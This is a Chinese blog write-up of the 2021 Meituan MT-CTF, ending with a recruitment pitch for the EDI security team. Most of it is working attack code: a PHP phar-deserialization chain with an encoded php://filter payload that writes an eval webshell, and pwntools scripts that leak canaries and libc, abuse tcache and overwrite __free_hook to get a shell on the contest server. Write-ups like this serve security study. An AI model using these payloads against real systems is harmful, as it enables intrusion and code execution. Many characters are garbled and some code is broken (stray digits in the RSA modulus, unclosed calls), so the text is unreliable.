第四届2021美团网络安全 MT-CTF writeup

原创

EDI安全 于 2022-01-11 17:27:00 发布 2336 收藏

分类专栏： CTF-Writeup 文章标签： web安全 安全

本文链接：https://blog.csdn.net/qq_45603443/article/details/122436783

第四届2021美团网络安全 MT-CTF writeup

Web

UPstorage

需要先xxe读session 找到ip，然后直接phar。

```php
$dst_path = 'upload/'.md5("test".$_SERVER['REMOTE_ADDR']);
mkdir($dst_path);
file_put_contents($dst_path.'/index.html', 'Nothing!');

$filename = $_FILES["file"]["name"];
$file = new File();
$basename = $file->get_file_name($filename);

$fileext = $file->get_real_ext($_FILES["file"]["type"]);
var_dump($_FILES["file"]['type'])
$dst_path = $dst_path."/".md5($basename).$fileext;
$filezise = $file->get_file_size($filename);

if (strlen($filename) < 70 && strlen($filename) != 0) {
    echo $dst_path;
    move_uploaded_file($_FILES["file"]["tmp_name"], $dst_path);
    $response = array("success" => true, "message" => "File upload success", "filesize" => $filezise);
    Header("Content-type: application/json");
    echo json_encode($response);
} else {
    $response = array("success" => false, "error" => "Invaild filename");
    Header("Content-type: application/json");
    echo json_encode($response);
}
```



```php
<?php
abstract class Users {
 public $db;
 abstract public function verify_user($username, $password);
 abstract public function check_user_exist($username);
 abstract public function add_user($username, $password);
 abstract protected function eval();
 public function test() {
 $this->eval();
 }
}
class User extends Users {
 private $func;
 protected $param;
 public function __construct(){
 //call_user_func();
 $this->func = "call_user_func";
 $this->param = [new Logs,"log"];
 }
 protected function eval() {
 if (is_array($this->param)) {
 ($this->func)($this->param);
 } else {
 die("no!");
 }
 }
 public function verify_user($username, $password) {
 }
 public function check_user_exist($username) {
 }
 public function add_user($username, $password) {
```

```php
 }
}
class Welcome{
 public $username;
 public $password;
 public $verify;
 public $greeting;
 public function __toString(){
 return $this->verify->verify_user($this->username,$this->password);
 }
 public function __wakeup(){
 $this->greeting = "Welcome ".$this->username.":)";
 }
}
class File {
 public $filename;
 public $fileext;
 public $basename;
public function __construct(){
 $this->filename = new User();
 }
 public function check_file_exist($filename) {
 if (file_exists($filename) && !is_dir($filename)) {
 return true;
 } else {
 return false;
 }
 }
 public function __call($func, $params) {
 foreach($params as $param){
 if($this->check_file_exist($param)) {
 echo "cnm";
 $this->filename->test();
 }
 }
 }
}
class Logs {
 public $log;
 public function log() {
 $log = $_GET['log'];
 if(preg_match("/rot13|base|toupper|encode|decode|convert|bzip2/i", $log)) {
 die("hack!");
 }
 file_put_contents($log,'<?php exit();'.$log);
 }
}
$a = new Welcome();
$a->username = new Welcome();
$a->username->username = "/etc/hosts";
$a->username->password = "/etc/hosts";
$a->username->verify = new File();
//echo urlencode(serialize($a));
//unserialize(serialize($a));
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub，增加gif□件头
$phar->setMetadata($a); //将□定义meta-data存□manifest
```

```php
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
 //签名自动计算
$phar->stopBuffering()
// file_exists("phar://phar.phar");
//login.php?log=php://filter/%6%33onvert.iconv.UCS-2LE.UCS-2BE|?<hp
pe@av(l_$EG[Tba]c;)>?/resource=shell.php
?>
```

default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*

直接system。

Misc

Un(ix)zip

打开发现有很多个□录，对应0-9和a-z。打开发现有的有数字，就把所有的情况都列出来。

1 15 18 26
3 6
9 36
B 29
C 33
D 27
E 21
F 23
G 14
H 4
J 12 22 34
L 16 32
M 2 13 30
R 31 35
T 7
U 20
V 19 28
W 10 24
X 3 8 11 17 25

得到字符串：ZMXHZ3TXZWXJMG1LX1VUEJFWX1DVBMRLCJR9
前□头是zmxhz3，熟悉base的知道这是base64的flag的头。但是□直没爆出来，猜测是□□写的问题，□动调□□ 写，最后得到字符串：
ZmxhZ3tXZWxjMG1lX1VuejFwX1dvbmRlcjR9

Reverse

random

种□固定导致随机数并不随机，简单的异或。

```
#coding:utf-8
from ctypes import *
#lib=cdll.LoadLibrary('libc.so.6')
#lib.srand(0x29)
#num=lib.rand()
#print(hex(num))
key=[0x3E, 0xCD, 0xAA, 0x8E, 0x96, 0x1F, 0x89, 0xCD, 0xDB, 0xF1, 0x70, 0xF2, 0xA9, 0x9C, 0xC2,
0x8B, 0xF2, 0xFE, 0xAD, 0x8B, 0x58, 0x7C, 0x2F, 0x03, 0x4A, 0x65, 0x31, 0x89, 0x76, 0x57, 0x88,
0xDF, 0xB8, 0xE9, 0x01, 0xE9, 0xDE, 0xE5, 0x86, 0x68, 0x8F, 0x24, 0xD3]
random=
[0x58,0xa1,0xcb,0xe9,0xed,0x2c,0xec,0xfb,0xe9,0xc4,0x16,0x97,0x99,0xb1,0xa4,0xe9,0xc3,0xc6,0x80
,0xbf,0x3e,0x44,0x18,0x2e,0x73,0x56,0x52,0xb8,0x5b,0x66,0xed,0xbc,0x8a,0xd8,0x36,0x8f,0xe6,0xd3
,0xb1,0x51,0xb9,0x59,0xd3,0x5a]
flag=''
for i in range(len(key)):
 flag+=chr(key[i]^random[i])
print(flag
```


Crypto

hamburgerRSA

```
from Crypto.Util.number import *
n = 17726912575650865254624232606513840297154275111242332603388086286882216423445228073817024558979847403304746092055255001896857126797828375674272223192245119 3
c = 47718022601324543399078395957095083753201631332808949406927091589044837556469300807728484035581447960954603540348152501053100067139486887367207461593404096
ab=n%10**40
for i in range(19,21):
for j in range(19,21):
ab=n%(10**(i+j))
a=(10**i+1)*(10**j+1)
b=inverse(a,10**(i+j))
nn=ab*b%10**(i+j)
print(nn)
# 841141266295292598967427222231922451193
# 772691257565086525267427222231922451193
# 772691257565086525267427222231922451193
# 867042412488348804515674272223192245119 3
#n=ab*10^k+s
# 1772691257565... ->p*q=17726912575650865252674272223192245119 3
p,q=9788542938580474429,18109858317913867117
PP = int(str(p) + str(p) + str(q) + str(q))
QQ = int(str(q) + str(q) + str(p) + str(p))
d=inverse(65537,(PP-1)*(QQ-1))
print(long_to_bytes(pow(c,d,n)))
```

Symbol

打开发现是个图□。之前写毕设的时候，□过□次latex，其中有这样的特殊符号，就去搜了□下，发现□站：
Detexify LaTeX handwritten symbol recognition (kirelabs.org)



可以画图识别，挨个进□识别，最后识别的结果：

md5得到flag

Pwn

babyrop

name溢出□个字节泄露出canary,两个等号判断字符串相等是错误□法，输□password字符串指针可以绕过，vuln 函数中劫持rbp为bss上stdout+0x20且返回到printf处可以泄露并计算出libc基址，再次进□vuln返回地址填onegadget。

```
#coding:utf-8
from pwn import *
context(arch='amd64',log_level='debug')
#p=process(['./babyrop'],env={"LD_PRELOAD":"./libc-2.27.so"})
p=remote('47.93.163.42',28881)
elf=ELF('./babyrop')
libc=ELF('./libc-2.27.so')
#gdb.attach(p)
p.sendafter('name?','A'*0x19)
p.recvuntil('A'*0x19)
canary=u64(p.recv(7).rjust(8,'\x00'))
success('canary:'+hex(canary))
p.sendlineafter('input the passwd to unlock this challenge','4196782')
payload ='A'*0x18
payload+=p64(canary)
payload+=p64(0x601030)
payload+=p64(0x400818)
p.sendline(payload)
p.recvuntil('Hello, ')
libc_base=u64(p.recv(6).ljust(8,'\x00'))-0x3ec760
success('libc_base:'+hex(libc_base))
system=libc_base+libc.sym['system']
onegg=libc_base+0x4f3d5
p.sendline('4196782')
payload ='A'*0x18
payload+=p64(canary)
payload+=p64(0x601030)
payload+=p64(onegg)
p.sendline(payload)
p.interactive()
```

blindbox

由于calloc不会从tcache中取bin，循环add-delete填满tcache，再释放进□unsortedbin中，show可以泄露出libc基址 （这□是利□爆破0x7e开始的地址，来绕过限制0x7f的输出），计算出system地址，进□功能6中，srand(0)导致并 不真的随机，每次是□样的，跟着跑8次system^rand()即可拿到shell。

```python
#coding:utf-8
from pwn import *
from ctypes import *
lib=cdll.LoadLibrary('libc.so.6')
context(arch='amd64',log_level='debug')
#p=process('./Blindbox')
p=remote('47.93.163.42',28890)
elf=ELF('./Blindbox')
libc=elf.libc
def add(idx):
 p.sendlineafter('>>','1')
 p.sendlineafter('>>','1')
 p.sendlineafter('Give index for this Blindbox(1-3):',str(idx))
def delete(idx):
 p.sendlineafter('>>','2')
 p.sendlineafter('Which index do you want to drop?',str(idx))
def edit(idx,content):
 p.sendlineafter('>>','4')
 p.sendlineafter('change?',str(idx))
 p.sendafter('New content:',content)
def show(idx):
 p.sendlineafter('>>','3')
 p.sendlineafter('open?',str(idx))
def wish(content):
 p.sendlineafter('>>','5')
 p.sendlineafter('wish:',content)
def backdoor(system):
 lib.srand(0)
 p.sendlineafter('>>','6')
 for i in range(8):
 num=lib.rand()
 n=system^num
 p.sendlineafter('guess>',str(n))
#gdb.attach(p)
p.sendlineafter('name:','flysheep')
p.sendlineafter('?','144')
p.sendlineafter('?','288')
p.sendlineafter('?','288')
for i in range(7):
 add(1)
 delete(1)
add(1)
add(2)
delete(1)
show(1)
p.recvuntil('Blindbox: ')
libc_base=u64(p.recv(6).ljust(8,'\x00'))-0x1ebbe0
success('libc_base:'+hex(libc_base))
system=libc_base+libc.sym['system']
backdoor(system)
p.interactive()
```

bookshop

填满tcache后，再释放2个进□fastbin,触发malloc_consolidate合并进□unsortedbin中，show就泄露libc基址，再利□tcache的stash机制来形成fastbin double free，实现任意地址分配，直接打__free_hook-8，
填/bin/sh\x00+system 即可。

```python
#coding:utf-8
from pwn import *
context(arch='amd64',log_level='debug')
#p=process('./bookshop')
p=remote('47.93.163.42',26927)
elf=ELF('./bookshop')
libc=elf.libc
def add(content):
 p.sendlineafter('>>','1')
 p.sendafter('>',content)
def show(idx):
 p.sendlineafter('>>','3')
 p.sendlineafter('?',str(idx))
def delete(idx):
 p.sendlineafter('>>','2')
 p.sendlineafter('?',str(idx))
#gdb.attach(p)
#Leak libc_base
p.sendlineafter('The lucky number?',str(0x78))#size
for i in range(9):
 add(str(i))#0-8
delete(8)
add('9')#9=8
add('10')#10
add('11')#11
add('12')#12
for i in range(7):
 delete(i)
delete(10)
delete(11)
p.sendlineafter('>>','1'*0x440)
show(10)
p.recvuntil('Content: ')
libc_base=u64(p.recv(6).ljust(8,'\x00'))-0x1ebcd0
success('libc_base:'+hex(libc_base))
system=libc_base+libc.sym['system']
free_hook=libc_base+libc.sym['__free_hook']
delete(8)
delete(7)
delete(9)
for i in range(7):
 add('0')#13-9
add(p64(free_hook-8))#20
add('18')#21
add('19')#22
add('/bin/sh\x00'+p64(system))#23
delete(23)
p.interactive()
```

重点来了

你是否想要加入一个安全团

拥有更好的学习氛围？

那就加入EDI安全，这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心

EDI安全的CTF战队经常参与各大CTF比赛，了解CTF赛事，我们在为打造安全圈好的技术氛围而努力，这里绝对是你学习技术的好地方。这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心，下一个CTF大牛就是你。

欢迎各位大佬小白入驻，大家一起打CTF，一起进步。

我们在挖掘，不让你埋没！

你的加入可以给我们带来新的活力，我们同样也可以赠你无限的发展空间。

有意向的师傅请联系邮箱root@edisec.net（带上自己的简历，简历内容包括自己的学习方向，学习经历等）